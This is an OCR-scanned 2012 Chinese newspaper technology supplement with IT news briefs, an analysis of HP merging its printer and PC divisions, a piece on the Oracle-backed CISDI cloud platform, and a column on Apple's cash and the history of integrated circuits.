近日，谷歌正式对外公布了其命名为“Project Glass”的眼镜产品计划。谷歌对外宣布产品开发计划，旨在方便公司今后可以在公共场合中测试外形怪异的谷歌眼镜。从当前产品设计来看，谷歌眼镜包括了一条可横置于鼻梁上方的平行框架、一个位于镜框右侧的宽条状电脑，以及一个透明显示屏。



苹果博物馆

苹果飞船新总部计划公开后，粉丝开始提议在苹果总部建造一座苹果博物馆。在苹果飞船总部建造苹果博物馆的意义远比在其他地方建造要深远。因为粉丝在参观叹为观止的飞船总邹之余，还能在苹果博物馆泡上几个小时，乐在其中。



新电影中的乔布斯是谁?

最新消息显示，马特·怀特利已经写了一个电影剧本，而乔布斯则将由阿什顿·库彻出演。这部电影将按照时间顺序记录乔布斯从任性的嬉皮士到苹果创始人的成长过程，可以让人们了解到乔布斯早年的更多信息。



美国大学面临网校新挑战

美国图片分享网站Snapfish和家居网站Redbeacon前CEO本·内尔森近日表示，他已获得2500万美元的种子基金，将组建在线大学Minerva Project，对抗“常青藤”盟校。Minerva将于2014年开始接受申请，但现在就允许求学者们提前留下联系方式和个人资料。

数字

苹果股价1年内或冲破

1000美元

近日，据美国市场研究机构Topeka Capital Markets公司的分析师布莱恩·怀特(Brian White)预测，受中国市场业务的增长以及新电视产品的推出等利好因素的拉动，苹果股价将在未来12个月内冲破1000美元，涨至1001美元。怀特表示，除了中国市场和新电视市场之外，下一代iPhone智能手机也将是推动苹果股价继续走高的重要原因。

美国超100万用户弃付费电视转投互联网

日前公布的一份研究报告显示，受到Netflix等提供的大量在线电影和电视节目服务的推动，去年美国有超过100万的付费电视用户终止了原来的付费电视合同而转投网络影视内容。据来自加拿大多伦多的市场研究公司日前预估，自从2008年以来约有265万传统有线电视或卫星电视服务用户取消了合同协议，转而投向互联网节目。

每部Android设备谷歌每年仅获利

1.7美元

美国数据调查机构Asymco最新提供的数据显示，谷歌从每部Android设备中仅获利1.7美元，与之相比，苹果从去年售出的每部iOS设备中获利则超过575美元。Asymco的分析师霍拉斯·德都(Horace Dediu)发布报告表示：“就回报而言，Android具有可持续性，但是，相对而言，Android的获利则少了很多。”

半年，团购网站蒸发1500家

从去年8月至今半年多的时间里，1500多家团购网站人间蒸发。据独立团购导航网站团800最新发布的2012年2月《中国团购统计报告》数据显示：2月份国内团购交易额约为14.6亿元，较1月增长8.1%，但中国团购行业整体仍处于不断“瘦身”的阶段，2月份团购网站数量仅存3626家，而鼎盛时据说有五六千家。对400家运营网站的抽样监测发现：近半数已经转型至实物类团购。

64%中国玩家每个月都会花钱玩游戏

近日，国外市场情报公司NikoPartners发表的研究报告称，中国的玩家正在变得越来越愿意把钱花在游戏上，在总计约为1.8亿的中国玩家里，其中有64%的人每月都会有游戏的开销。在调查的500位玩家里，每月花在游戏上的费用，中国在以极快的速度赶超其他国家。

要闻

4月1日 星期日

他们在用平板做什么?

一家调查公司，对日美两国2164名20多岁的人群就如何使用平板电脑进行了调查。据调查结果显示，在日本，人们使用平板电脑的主要用途有“浏览社交网站”(26.1%)、“浏览网络媒体（新闻门户网站、专门网站等）”(22.9%)和“观赏视频”(21.2%)等。而美国人则多用在“浏览社交网站”(40.8%)、“看网络媒体”(38.3%)以及“阅读电子书籍”(35.2%)上。

4月2日 星期一

女性在驾驶中比男性更容易因电子设备而分心

一项新的报告显示，女性在驾驶中更容易被电子设备和其他男性同行所分心。根据交通安全AAA基金会上周公布的录像可以看出，女生在驾车时使用手机和其他电子设备的几率是男生的两倍。

4月3日 星期二

三星推移动应用广告挑战谷歌、苹果

三星电子表示将与OpenX Technologies展开合作，提供名为三星AdHub Market的应用广告服务，该服务预计将于今年下半年正式推出。AdHub Market服务将主要帮助广告主在三星电子的智能手机和平板电脑中投放广告。通过该服务，三星电子将成为苹果和谷歌的直接竞争对手。三星方面表示，广告投放商可以向应用开发者或该公司购买广告位，但三星目前并未披露该服务的价格。

4月4日 星期三

雅虎裁员2000人

雅虎在声明中称，裁员每年将为公司节省约3.75亿美元的费用。公司希望通过裁员打造一个更加轻巧、盈利能力更强、更加善于创新的全新雅虎。该公司预计，裁员成本为1.25亿至1.45亿美元，大部分成本将计入第二财季业绩。

目前，雅虎雇员总数约为1.4万人，尚不包括合同工。过去4年间，雅虎已裁员近6000人：2008年1月30日裁员1000人，2008年12月11日裁员1500人，2009年6月20日裁员700人，2010年12月15日裁员600人，2011年1月26日裁员140人，2012年4月4日裁员2000人。

4月5日 星期四

工信部将出台个人信息保护行业标准

工信部直属的中国软件测评中心透露，他们联合30多家单位起草的《信息安全技术、公共及商用服务信息系统个人信息保护指南》已正式通过评审，正报批国家标准。工信部安全协调司副司长欧阳武介绍说，这个指南为行业开展自律工作提供了很好的参考，为企业处理个人信息制定了行为准则。据介绍，我国信息技术保护不容乐观，甚至已形成利用个人信息非法获利的黑色链条。特别是去年年底揭露出的中国互联网最大规模的泄密事件，将个人信息保护推向了风口浪尖。

双语新闻

The smart phone fraud allows operators to huge losses

The market research firm Juniper Research recently released report shows that in 2011, worldwide mobile communications industry for losses suffered due to billing errors and fraud of up to $ 58 billion. The report also said that now flow not only from mobile phones, our network has connection with the vehicle and shelter. In the future, the field of mobile communications fraud become more.

40% of the surveyed operators have managed to restore more than half of the loss of income. Loss of income, the highest proportion of mobile operators in Europe and the United States to restore up to 55%, while the worst effect of mobile operators in Africa and the Middle East to restore 39% of the company to restore the proportion of less than 10%.

智能手机欺诈让运营商损失巨大

市场研究机构Juniper Research最近发布的报告显示，2011年，全球移动通信行业因计费错误和欺诈而遭受的损失高达580亿美元。报告还称，现在的流量不仅来自手机，我们的网络已经实现与汽车和住所的连接。今后，移动通信领域的欺诈问题只会变得更糟。

40%的受调查的运营商设法挽回了一半以上的收入损失。对损失的收入，欧洲和美国移动运营商挽回的比例最高，达到55%，而非洲和中东的移动运营商挽回的效果最差，39%的公司挽回的比例低于10%。

责编 | 邓晓进 美编 | 夏岚 组版 | 谭奇琦 责校 | 杨志刚

重庆晨报 Enterprise

i企业

2012年4月9日 第14期
A09~A10版

投稿信箱:pcw-chenp@vip.sina.com
热线:(023)63658800
传真:(023)63658889


主编:陈 平
美编:夏 岚

>A10 甲骨文携手赛迪信息造“云”

惠普打印机与PC业务合并

打印市场混战开始?

刚刚平息了PC业务拆分事件的惠普公司,最近又传来重磅消息:惠普宣布将旗下打印及成像系统业务部门(IPG,以下简称打印部门)和个人系统业务部门(PSG,以下简称PC部门)合二为一,建立新的打印及个人系统业务部门(PPSG)。消息一出,就在业界引起了轰动,尤其是在打印行业内,甚至有不少人预言,这将是惠普打印帝国崩溃的前兆,而打印机市场将迎来新一轮混战。难道占领打印机行业近一半市场份额的惠普打印真的遇到了大问题?惠普打印将要走向何方,而惠普打印的变局又将会在打印机市场引起哪些变化呢?



合并,惠普想要干啥

实际上,惠普打印部门与PC部门合并不是第一次,早在2005年,时任惠普CEO的卡莉就曾宣布将打印部门与PC部门合并。但在半年后,随着卡莉的离职,这项新政也“人去政熄”,新任的CEO马克·赫德宣布重新将打印部门与PC部门拆分。应该说,当时惠普决定将PC部门与打印部门合并的原因比较简单,就是想利用打印部门丰厚的利润来提升PC部门的盈利能力,从而提升惠普的竞争地位。毫不夸张地说,当时贡献了惠普70%利润的打印部门,在惠普最困难的时候,上演了“单骑救主”的好戏。

那么,此次惠普将打印部门与PC部门合并,依旧是想要拯救盈利能力低下的PC部门于水火之中吗?从惠普的官方声明来看,它将此次合并的原因归结于扩大品牌效应、降低运营成本,其实还真有这方面的意思。要说和2005年的合并不同,就是如今的惠普打印部门已经不是当年那只“会下金蛋的鸡”,从惠普近两年的财务报表中可以看出,其打印部门的营收已经在相当长的一段时间里停滞不前,而在最近几个财季,更出现了较大幅度的下降(见附表)。而相对营收而言,其盈利能力更是大幅下降,在最新的2012年第一财季的财报中,其利润同比下降高达36%,利润率更是由以往的17%左右下滑到12%。出现如此大幅度的下降,至少说明了一个问题:不仅是惠普的个人系统业务出现了问题,其打印机业务在长期辉煌、创造奇迹后,也出现了增长乏力甚至是衰退的问题。

虽然现阶段惠普打印部门的利润尚可,但在合并后会促进PC部门的业绩增长吗?显然,将两个前途并不光明,充满未知数的部门整合起来,必然会缺乏长期的发展动力。可惠普为什么要这样做呢?其实只要想到惠普前一段时间意图拆分PC业务,也许就可以得到一个较为清晰的答案,那就是说,惠普已经铁定心思谋求转型,意图甩开盈利能力较低,市场空间拓展有限的业务领域,以求全面转战企业市场,谋求更好的发展空间。

而此次惠普将打印部门与PC部门合并,只是对以前拆分PC业务方案的一种修正。惠普将PC部门与打印部门合并之后,有可能重启拆分方案。既然这样做,把打印部门与PC部门合并,有意义吗?实际上,这差别相当大,惠普的PC业务拆分计划之所以受阻,其中一个很重要的原因就是拆分后的PC业务由于盈利能力不足,拆分后很可能出现生存危机,从而影响惠普整个集团的盈利状况。而在加入打印业务后,再拆分则会形成一个年收入600亿美元、盈利50亿美元,在打印和PC业务方面都具有优势的新公司,这样,新公司的生存能力和竞争力将大大增强,独立运营也不是问题,这样的拆分成功率高得多,也更容易获得股东的支持。

当然,也不排除惠普将合并后的打印及个人系统业务出售,以获取资金,助力进军新领域的可能性。而打印部门的加入则是一柄双刃剑,有利的是,惠普的打印业务作为一个强势的优质资产,更容易获得资本的青睐,这比单独出售PC业务要容易得多。但打印业务的加入,也会让其资产价格飙升,近600亿美元的资产,让购买对象进一步减少,而整体出售的几率也随之降低。

惠普此次将打印部门与PC部门合并,是它打算甩开包袱、准备全面转型的前兆。未来,惠普很可能将新的打印及个人系统部门剥离成为独立公司,并有可能待价而沽。

附表:惠普打印部门近两年的主要财务数据

	2010Q1	2010Q2	2010Q3	2010Q4	2011Q1	2011Q2	2011Q3	2011Q4	2012Q1
收入(亿美元)	62	64	62	70	66	67	61	63	61
同比增速	+4%	+8%	+9%	+8%	+7%	+5%	-1%	-10%	-7%
盈利(亿美元)	11	11	10	12	11	11	9	8	7
利润率	17%	17.2%	16.9%	17.4%	17%	17%	14.7%	12.8%	12.2%

惠普打印业务面临新挑战

那么,惠普打印部门与PC部门的合并会产生多大的影响呢?其正面影响显而易见,原先的两套班子合二为一,可以节约大量的运营成本。在理论上,打印机与PC紧密相关,共同经营的话,在销售时可以起到良好的协助作用。但在实际运营中,由于打印机的使用寿命要远高于电脑的使用寿命,这就让它们的换代时间不一致,在这种情况下,使用者很少同时购买PC和打印机,这样PC和打印机销售的协助作用将大打折扣。同时,惠普在高端商务打印市场有极高的市场份额,也是其主要利润来源。但这一市场在渠道和运营上与传统PC渠道有很大的不同,而在PC部门与打印部门合并后,渠道的收紧和单一化,原有的高端商务打印机的销售渠道很可能受到一定程度的破坏,从而影响到惠普打印机在高端市场的销售。

而在打印部门和PC部门合并后,我们还发现一个细节,合并后PPSG的业务部门主管是原先PC部门的总管托德·布拉德利,而原打印部门的总管乔希将退休。这样的整合,从一个侧面反映出,整合后的PPSG将以PC业务作为主体框架,而盈利能力更高的打印部门有可能在一定程度上被削弱。这样的合并有一定道理,毕竟惠普PC部门目前面临着更大的危机,需要大力调整,侧重于PC业务的发展,无论是从重振惠普还是从合并后的部门发展前景来说,都是合理的。但这样的策略,在一定程度上会对打印业务产生影响。

那么,打印部门与PC部门的合并,将会是惠普打印帝国崩溃的开始吗?还真不能这么说,毕竟,打印是一个非常成熟的行业,较为缓慢的技术更新速度和较高的用户忠诚度,不会轻易出现用户大量流失的情况。从这点上可以说,PC部门与打印部门合并后,惠普打印的后续新产品以及经营行为,对市场的影响远比合并事件本身要大得多。同时,PC部门与打印部门的合并,还能产生更大的“红利”。那就是有了PC业务的加入与协作,惠普的云打印有望更快地发展与普及,这对于惠普打印自身的转型,无疑是相当重要的。

可以说,此次惠普打印部门与PC部门的合并,从策略层面上来看,对其打印机市场有一定影响,但合并后,PPSG的具体战术,对于惠普打印业务来说,显得非常重要。惠普打印业务,将在合并后迎接新挑战和新机会。

其他打印厂商的反击

占据近一半打印市场的惠普打印业务的每一次变动,对于其他打印机厂商来说,都是一个绝好的扩大市场的机会。特别是这些年来,在诸多打印机厂商的围攻下,惠普的打印业务发展已经略显颓势时。惠普的这一变动就像是撕开了打印机市场的“铁幕”,给让其他打印机厂商看到了希望,那么,其他打印机厂商将会以何种策略应对呢?他们又希望得到什么?

●三星:“机海”对抗

三星非常渴望提高市场份额,于是推出了“机海战术”,以较为全面的产品线和丰富的机型与惠普正面对抗。正是在这一策略下,三星的打印机新品发布速度快、机型多,而在同类机型上,相比惠普的也有一定的价格优势。“机海”、低价,两者均是三星打开市场的利器和应对市场变局的方法。

下转A10版

“赛迪云”：工业设计领域的淘宝网

@本报记者 陈平

甲骨文携手赛迪信息造“云”

从今年7月开始，设计类企业、机构和个人将拥有自己的“淘宝网”。有“工业设计领域淘宝网”之称的“赛迪云”平台，是由中冶赛迪重庆信息技术有限公司（以下简称赛迪信息）联合国际科技巨头甲骨文打造，企业用户通过“赛迪云”的线上服务，不需要花费大量的资金组建自己的IT系统，就可以在“赛迪云”的工业和设计服务平台上实现设计成果的展示和交易。



甲骨文助力赛迪信息

面对业务日趋复杂、竞争日趋激烈的行业态势，中冶赛迪集团希望通过建设解决方案中心（COE）和云计算平台，进一步拓宽钢铁工业的方案构建能力，为客户提供全生命周期、全功能覆盖的工程项目服务，并致力于打造国际性工程技术公司和钢铁企业首选的工程技术服务商。

而作为中冶赛迪集团的全资子公司，赛迪信息拥有成熟、领先的信息化建设经验和信息化方案构建能力，全面负责中冶赛迪的信息化建设，同时帮助业务生态链的上下游合作伙伴进行信息化升级，并推广到整个工程和建筑行业。因此，赛迪信息成为此次解决方案中心和云计算平台的建设主体和运营主体。

在成功融合 SUN 的技术以后，这两年来甲骨文公司推出了一系列集成设计的产品及解决方案，标志性的产品包括 Oracle Exadata 数据库云服务器、Oracle Exalogic 中间件云服务器，均具有很强的性能，部署简单且总体拥有成本较低，成为企业级数据中心整合和构建云计算的理想平台。

中冶赛迪重庆信息技术有限公司总经理李治友表示：“基于 Oracle Exadata 数据库云服务器和 Oracle Exalogic 中间件云服务器的云计算平台，将帮助我们在更好地支撑内部信息化的同时，为不同业务规模、需求差异化的业务生态链上下游企业和其他客户提供多样化、定制式的云服务供应解决方案，也将进一步推动集团快速实现‘国际化和客户首选的工程技术服务商’的战略目标。”

一个真实的“赛迪云”

“赛迪云”到底是个什么东西呢？“‘赛迪云’说白了就是一种应用。”李治友说，“赛迪云”有很多项服务，将会集中数百个行业应用软件，这些软件不仅包括设计操作类软件，还包括企业管理软件、财务管理软件等多种类别，企业通过“赛迪云”的线上服务，不需要花费大量的资金组建自己的 IT 系统，即可以极低的成本迅速提升企业的生产水平和管理水平，从而提升企业的综合竞争力，在日益激烈的市场竞争中谋得先机。

“除了应用，‘赛迪云’的另外一个功能就是交易，我们会按照淘宝网的运作模式进行打造。”李治友说，从而形成一个集工业设计展示、体验、创新、服务和交易于一体的工业设计电商平台。对于从事工业设计的个人用户，可以利用该平台的设计软件和系统进行创作、设计，并进行交易，“完全淘宝化的运作模式，并且我们也在积极探索建立信用体系和支付体系，把‘赛迪云’打造成工业界的淘宝网。”李治友如是说。

据悉，未来“赛迪云”平台还将成为重庆智慧产业的关键一环，有助于中冶赛迪和赛迪信息深化与当地政府在智慧城市领域的合作，拓宽业务范围，切入云计算、物联网等新的市场。

“赛迪云”建设分步走

“赛迪信息云计算平台的现阶段建设重点是将现有生产环境数据库迁移到 Oracle Exadata 上，实现私有云环境，并将借助 Oracle 云计算技术和软硬件系统建设一个可充分展示中冶赛迪信息整体实力的云展示环境。待企业管理信息化系统‘云化’后，全部数据将迁移到 Oracle Exadata 和 Oracle Exalogic 上，为业务部门提供可供计量的服务。”李治友向记者介绍道，现阶段的“赛迪云”平台将以自助、动态伸缩、可计量的方式实现对共享计算资源池的按需访问，其灵活的、可伸缩的网格体系结构能够支持弹性扩充和可持续增长，并在速度、敏捷性和效率方面提供无与伦比的优势。同时，部署成本和维护成本也将会得到大幅降低。

借助 Oracle Exadata 数据库云服务器和 Oracle Exalogic 中间件云服务器，赛迪信息所构建的云计算平台将经历以下三个阶段：一、将现有系统“云化”并实现向 Oracle 系统的迁移部署，建设中冶赛迪私有云；二、逐步为集团内部和合作伙伴提供混合云服务；三、成为生态环境更成熟、技术更安全和手段更完善的行业公共云，并可为工程建筑行业、钢铁行业和其他行业的客户提供公共云服务。

此外，为了确保此次云计算平台项目的顺利实施和成功运行，赛迪信息和甲骨文公司还结成了战略合作伙伴关系。甲骨文公司将会全面配合赛迪信息，为项目实施提供技术专家团队、项目管理支持和技术咨询，帮助降低项目实施风险。

甲骨文公司高级副总裁及大中华区董事总经理卢汶文表示：“无论是构建私有云、公共云还是混合云，甲骨文为客户提供了全面、可供自由选择的云计算构建方案。我们很高兴赛迪信息采用 Oracle Exadata 数据库云服务器和 Oracle Exalogic 中间件云服务器搭建其解决方案中心和云计算平台。未来，我们还将继续以创新的技术产品为更多企业提供强大的业务发展支持。”

上接A09版

●佳能：“见风使舵”

惠普的变局和其打印业务走弱，对佳能来说有巨大的伤害，毕竟，佳能承担了大量惠普打印机的设计、生产和核心部件的提供，惠普打印机市场份额的缩小，将严重影响佳能打印业务的盈利。同时，这一变局也是佳能的一大机会，毕竟，佳能拥有强大的资源，它可以迅速推出与惠普打印机相近甚至完全一样的产品，从而迅速抢占市场。在这种情况下，佳能很有可能执行“见风使舵”的策略，如果惠普打印业务稳定或衰退不明显，它依旧是惠普的盟友，一旦惠普的打印业务出现严重衰退，那么佳能在激打尤其是在高端商务打印市场上发力的几率非常高。



佳能 PIXMA MX892 使用了云打印技术

●爱普生：差异化生存

侧重于喷打业务与高质量图像打印输出业务的爱普生，它在打印市场上与惠普的商用打印有较大的区别，这样的差异化生存道路让爱普生有稳定的根据地，但也给它扩大市场造成了一定的难度，惠普变局对于爱普生来说，仅在入门打印机和商用喷打上有一定的机会。

●联想：渠道取胜

缺乏核心技术和生产能力是联想打印机的软肋，但在国内强大的影响力和渠道能力，则是联想无可比拟的优势。但进入市场较晚的缺点一直困扰着联想，让它难以在国内市场做大，尤其是在高端商务打印领域。在这种情况下，惠普打印的变局，如果造成其商务打印渠道受到伤害的话，联想发力抢夺其市场份额是很有可能的。当然，策略的成败，主动权在于惠普，但变动期间出漏洞的几率是相当高的。

●奔图：颠覆营销方式

奔图的力量，不仅在于它推出了具有完全自主知识产权的打印机，更因为它推出了超低的耗材价格策略，这种颠覆以往“打印机赔本、耗材赚钱”的营销方式，如果再遇上打印市场混乱的话，很可能具有改变打印行业规则的实力。当然，即使惠普打印业务不崩溃，也不能阻止奔图依靠低打印成本在短期内获得一定市场份额的步伐。 @罗宇

编辑观点：打印不死，激烈竞争再起

对于惠普将 PC 部门与打印部门合并，还有一个观点认为打印机已死。市场缩小是惠普降低对打印业务的重视，将打印部门与 PC 部门合并的原因，而云存储、云计算等正是“杀死”打印这种文件“硬拷贝”方式的杀手。这种说法固然有一些道理，但其理论依据与以往互联网会杀死打印行业一样，都是基于文件获取方便后，就不需要打印输出这个理论依据。

但别忘了，目前打印文档无论在文本规范性、安全性、便捷性、廉价性以及使用性上，都是其他方式不可取代的。而云存储等技术虽然可降低部分打印量，但随着 IT 行业影响力的进一步扩大，却会对打印输出提出更多要求。两者相互抵消，虽然令打印行业难以出现巨大的增长幅度，但也不会出现突然衰退的情况。在有“IT 寒冬”之称的 2011 年，打印机行业依旧获得 0.7%的增长就是明证。而打印行业每年 500 亿美元以上的市场规模，更让诸多厂商觊觎，在这种情况下，惠普不可能轻易放弃这一市场，而更多的厂商也希望在这一市场上获得更大的份额。惠普打印的变局，将会引爆这一市场，让前些年略显平静的打印行业之争，在近期内出现爆发。打印市场，有望迎来第二次洗牌。

责编 | 陈平 美编 | 夏岚 组版 | 何雪松 责校 | 杨军

行业资讯

百度网盘 瞄准开发者用户

自金山快盘、有道云存储之后，百度网盘也隆重登场。前不久，在百度开发者大会上，百度技术副总裁王劲发布了百度云战略：开放百度云计算、大数据等核心技术和搜索、社区产品，携手合作伙伴共建平等、开放、共赢的生态系统。

百度云战略的第一步是向开发者提供的免费云存储。用户不仅可以享用 15GB 的超大初始空间，还可以无上限免费扩容。

百度云事业部总经理李明远给广大开发者算了有关云存储成本的一笔账。如果一个用户使用 10GB 的容量，如用户规模上百万，则对存储服务器与数据计算能力有很高的要求，这意味着每年将在存储维护上花费 1500 万元，这是一笔不小的开支。经济成本的制约将成为困扰广大开发者的主要难题。基于此，百度网盘将会免费为广大开发者提供稳定可靠的云端存储服务，并且随着百度开发者中心的建立，百度将为开发者提供“开发服务、运营服务、渠道推广服务以及变现服务”等四大服务，帮助开发者解决实际问题。

爱普生将小型高频 石英晶体振荡器产品化

近日，爱普生宣布成功将“SG-210S*H 系列”石英晶体振荡器产品化，并于 2012 年 4 月起开始批量生产。该系列产品以高稳定的基波激发 80MHz～170MHz 的高频带振荡，并实现了 2.5mm×2.0mm 的小规格尺寸。

近年来，随着数字设备的高速化和网络存储大容量化的不断发展，这些设备中使用的工作时钟也在向高频化的方向迅速发展。作为时钟源使用的高频石英晶体振荡器，其外形尺寸大多为 7.0mm×5.0mm，规格较大；振荡器中内建的石英振荡单元主要采用三次谐波振荡，其稳定性与基波振荡相比较差。因此，市场对小型的、高稳定的高频石英晶体振荡器的需求不断增长。

为了回应市场需求，爱普生充分发挥自身的优势，应用石英材料与 MEM 相组合的 QMEMS（印制蚀刻晶体单元）技术，将“SG-210S*H 系列”产品化。

东软发布多款 云环境下的安全产品

近日，东软发布了 NetEye 系列网络安全新品，包括东软 NetEye 基于云计算环境的应用交付安全网关（ADSG）、东软 NetEye 下一代应用防火墙（NISG-NG）、东软 NetEye 高性能防火墙（FW-Rocket）等新品。


像应用交付安全网关（ADSG）就是考虑到当前服务器虚拟化部署的快速推进，专门设计的部署在云的边界、解决云安全问题的信息安全产品。ADSG 可采用五种部署模式：企业部署模式、IaaS 提供商部署模式、云爆发的应用部署模式、订阅部署模式和云部署模式。此外，东软还发布了相应的访问控制、身份认证等软件新品。

康佳携手金山推出云电视

前不久，金山软件与康佳集团在深圳举办了题为“不同世界，同步精彩”的战略合作发布会，会上发布了以同步云电视 9000 系列为主的新产品，这些产品采用 Android4.0 系统，同时内置金山快盘作为云存储服务提供。

蒋一心，纽约大学科技管理硕士，现居纽约。狂热的文学、音乐、技术爱好者，用随意的笔调记录海外IT生活趣闻。
大家可以通过新浪微博或邮箱jiangyixinzl@gmail.com找到他。

一千亿美金该用来干什么？



今日的企业们无不千方百计地通过使用高科技产品来增加用户对企业的好感。比如去年年底纽约肯尼迪国际机场候机厅中增加的 iPad 终端。平均两个人一台 iPad，在此候机的人们可以上网，玩玩下载好的游戏，查询飞机状态和欣赏 YouTube 视频。其实从另一方面看，增加旅客对机场服务好感的同时，是不是也增加了对苹果的好感呢？

乔帮主西去，看似苹果的风格也戛然而止。

库克终于忍不住动了那一千亿美金，而竟然是分红和回购股票这种最没有创意和增值空间的花法。其实回购股票和分红仅仅是为了讨好股东和华尔街，而乔布斯绝不去讨好任何人，特别是用分钱的方式。对乔布斯来说，那一千亿中的每一分钱都是辛苦挣来的，要花就要花在能出彩的地方，要不然不花。至于股东们，乔布斯自会有出其不意的产品和辉煌的业绩作为回报。其实对于股东来说，你分不分红无所谓，未来的预期才是第一位。显然，库克没有应有的才智来使用那些现金，甚至没有胆量回绝股东把那些钱留着以备他用，实在令人唏嘘。

其实那么多现金的使用，CEO 们完全可以跳出以往的经验而看得更远更大胆。看看当年的施乐，由于垄断了复印机市场，施乐的现金水平大大超过日常需求，所以他们拿出了一大笔钱建了那个著名的研发中心：施乐科技园。大笔现金的投入只为一个目的：寻找最聪明的脑袋让他们来花钱，而不因公司业务作任何商业限制。最终，这个自由的科技园研发出了个人计算机、互联网、鼠标和图形界面等等一系列至今影响到每个人日常生活甚至改变人类历史的伟大发明。虽然苹果不必那么大无私地建立一个人类的科技园，但基于自身产品以及未来 IT 的发展组织一个发散自由的科技园一定不会错。比如找一些当今 IT 领域聪明有潜力的科学家研究未来的技术发展和科技应用，可以使苹果的管理层们早早明白技术的走向而定出商业策略；比如找一些基于 IT 但不限于 IT 领域的科学家（材料学?生物学?）来研究未来消费产品的外延和拓展。毕竟苹果不能指望 CEO 们仍然像乔布斯一样犹如天助般早早洞察到 iPod、iPhone 和 iPad 的辉煌。

看看今日的 IT 发展，投入和研发永远是企业常青的最终动力。当然，给“虚无缥缈”的未来花大大一笔钱可能不那么容易，但人们对苹果 CEO 的期待不就是那些不容易但惊人的壮举么？

库克在当苹果 CEO 之前是 COO（首席运营官）。能做乔布斯的运营官我想绝非常人。想想看，乔布斯这种苛刻大胆又完美主义的战略家定出的任务一定是要求极高，难度颇大。那些对供应链的苛求，对分销商的严酷，对自身要求的完美想法和策略一定要天纵之才能完成得如此之好。但天纵归天纵，COO 毕竟不是 CEO。库克是一个绝佳的“管家”，“管家”的要求是会平衡，能拿捏，懂妥协，知道利益的权衡，但该做的事却照旧完成。而领袖的特质是不管平衡，不顾限制，不去妥协，想好，画出逻辑链就找人完成便是。库克是个好“管家”，但“管家”要变成一个领袖却不那么容易。

库克上任半年，教科书般地为公司谋利：分红、回购、提高业绩、缩减成本。但如果苹果做了香蕉们该做的一切，那它还会是苹果吗？

猛犸专栏

十三物什之十二：内存

集成电路时代



Intel 成立之初推出的内存产品——1103

1958年7月的一天，一个新入职德州仪器公司的员工，突发灵感，在空荡荡的办公室，写出了一份五页纸的报告，提出了使用硅片来构建一体化电路的方法。1959年7月，仙童公司也为自己的集成电路制造技术申请了专利。集成电路时代终于到来了。

一个诞生于办公室的创意

1958 年 6 月，在贝尔实验室召开的庆祝晶体管问世十周年新闻发布会上，有人做出了非常具有前瞻性的预测：此前不可能出现的大型系统现在正处于开发之中，两年内，所有商业计算机将实现晶体管化。

当然，这种预测过于乐观。但是，当时的晶体管在体积、可靠性和能耗方面已经超过了真空管，大型电子系统采用晶体管的时代已经到来。当时的研究人员甚至先知般地预言，这些固体器件有可能扩展到人的心智领域，从而对社会产生重大影响——今天，我们都已经看到，这些预言真的实现了。

但是还有一个小问题。如果要使用大量的晶体管，就不得不面对复杂到让人大脑爆炸的接线问题。为了解决这种问题，集成电路的研发逐渐萌生。这些研究从上世纪 50 年代早期就已经开始，但是真正提出可实现的设想的，却是一个新入职德州仪器公司的员工，福至心灵般地在空荡荡的办公室里想出来的。

那是在 1958 年 7 月。未来的诺贝尔奖获得者杰克·基尔比作为一名新员工，没办法和他的同事们一起享受 7 月份前几个星期的集体度假，于是独自在办公室里做些自己想做的研究。那个月的 24 日，灵感突然来了。他写了五页纸的报告，提出了使用硅片来构建一体化电路的方法。在这种电路上，所有的器件都是以硅为基础材料制造的。

当时，光刻技术已经发展成熟，人们可以在硅片上刻蚀出更加精细和复杂的线路。基尔比在几个锗晶体上做出了粗糙的原型，并且在第二年 2 月首次申请了专利。与此同时，一家迅速崛起的创业企业仙童公司也在进行类似的探索，并且发展出一种完全不同的工艺。他们利用硅的氧化物二氧化硅来保护内部的硅片，并且直接利用光刻制作出器件之间的电路。1959 年 7 月，仙童公司也为自己的集成电路制造技术申请了专利。集成电路时代到来了。

Intel 崛起

